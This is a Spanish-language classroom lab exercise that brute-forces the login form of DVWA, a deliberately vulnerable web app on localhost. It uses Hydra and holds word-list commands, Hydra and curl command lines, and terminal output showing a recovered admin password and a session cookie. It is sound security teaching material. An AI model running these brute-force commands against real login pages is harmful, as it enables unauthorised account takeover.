Objetivo del ejercicio en Ubuntu o Kali:

Simular un ataque de fuerza bruta contra la pantalla de login de DVWA usando la herramienta **Hydra**, disponible en los repositorios de Ubuntu.

✅ Requisitos previos


- Ubuntu (Desktop o en VM)
- DVWA funcionando en http://localhost/DVWA
- DVWA en **Security Level: Low**
- Apache y MariaDB funcionando
- Internet (para instalar Hydra si no está)

🛠️ PASO 1: Instalar Hydra

Si aún no está instalada:

sudo apt update

sudo apt install hydra -y



📄 PASO 2: Crear las listas de usuarios y contraseñas

En tu directorio personal:

cd /home/osboxes

➤ users.txt

echo -e "admin\nuser\ntest\nroot" > users.txt

➤ passwords.txt

echo -e "1234\nadmin\npassword\ntoor\n123456" > passwords.txt

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🌐 PASO 3: Verifica la URL del formulario en DVWA

Asegúrate de que el login está en:

~~http://localhost/DVWA/vulnerabilities/brute/~~

~~La estructura del formulario (vista en el código fuente HTML) es:~~

~~<form action="#" method="post">~~

~~<input type="text" name="username" />~~

~~<input type="password" name="password" />~~

~~<input type="submit" name="Login" value="Login" />~~

~~</form>~~


💣 PASO 4: Ejecutar el ataque con Hydra

Desde el terminal, estando en la carpeta con tus listas:

hydra -L users.txt -P passwords.txt 127.0.0.1 http-post-form "/DVWA/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:Login failed" -t 4 -w 10

🧠 Explicación:

- -L: lista de usuarios
- -P: lista de contraseñas
- http-post-form: ataque a formulario web
- :Login failed: mensaje que devuelve la app cuando el login falla (lo puedes ver en el HTML de DVWA)



```
~/Documents/box/hydra ❯ curl -i -s -X POST \
  -d "username=baduser&password=badpass&Login=Login&user_token=TOKEN_AQUI" \
  'http://localhost/DVWA/vulnerabilities/brute/' -c cookies.txt -b cookies.txt > resp_fail.html


~/Documents/box/hydra ❯ ls
cookies.txt  page.html  passwords.txt  resp_fail.html  users.txt
~/Documents/box/hydra ❯ cat cookies.txt
# Netscape HTTP Cookie File
# https://curl.se/docs/http-cookies.html
# This file was generated by libcurl! Edit at your own risk.

#HttpOnly_localhost     FALSE   /       FALSE   0       security        impossible
#HttpOnly_localhost     FALSE   /       FALSE   1762254528      PHPSESSID       4b4ede61b2d2de7
3dbdc3a0c2ac62885
~/Documents/box/hydra ❯ hydra -L users.txt -P passwords.txt -V localhost http-post-form "/DVWA/
vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:Login failed"

Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secre
t service organizations, or for illegal purposes (this is non-binding, these *** ignore laws an
d ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-11-03 12:09:48
[DATA] max 12 tasks per 1 server, overall 12 tasks, 12 login tries (l:3/p:4), ~1 try per task
[DATA] attacking http-post-form://localhost:80/DVWA/vulnerabilities/brute/:username=^USER^&pass
word=^PASS^&Login=Login:Login failed
[ATTEMPT] target localhost - login "1" - pass "1" - 1 of 12 [child 0] (0/0)
```

hydra -L users.txt -P passwords.txt localhost http-get-form "/DVWA/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie: security=low; PHPSESSID=ef43cfd865ff49a8debdb20ae75f48fb:F=incorrect"

✅ Resultado esperado

Hydra devolverá algo así:

[80][http-post-form] host: 127.0.0.1 login: admin password: password

---

```
~/Documents/box/hydra ❯ hydra -L users.txt -P passwords.txt localhost http-get-form "/DVWA/vuln
erabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie: security=low; PHPSESSI
D=ef43cfd865ff49a8debdb20ae75f48fb:F=incorrect"
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secre
t service organizations, or for illegal purposes (this is non-binding, these *** ignore laws an
d ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-11-03 13:08:14
[DATA] max 12 tasks per 1 server, overall 12 tasks, 12 login tries (l:3/p:4), ~1 try per task
[DATA] attacking http-get-form://localhost:80/DVWA/vulnerabilities/brute/:username=^USER^&passw
ord=^PASS^&Login=Login:H=Cookie: security=low; PHPSESSID=ef43cfd865ff49a8debdb20ae75f48fb:F=inc
orrect
[80][http-get-form] host: localhost   login: admin   password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-11-03 13:08:15
```

🔐 Extra: Cambiar nivel de seguridad

Haz que tus alumnos cambien la seguridad de DVWA a **Medium** y repitan el ataque para ver cómo ya no funciona tan fácilmente.

Resultado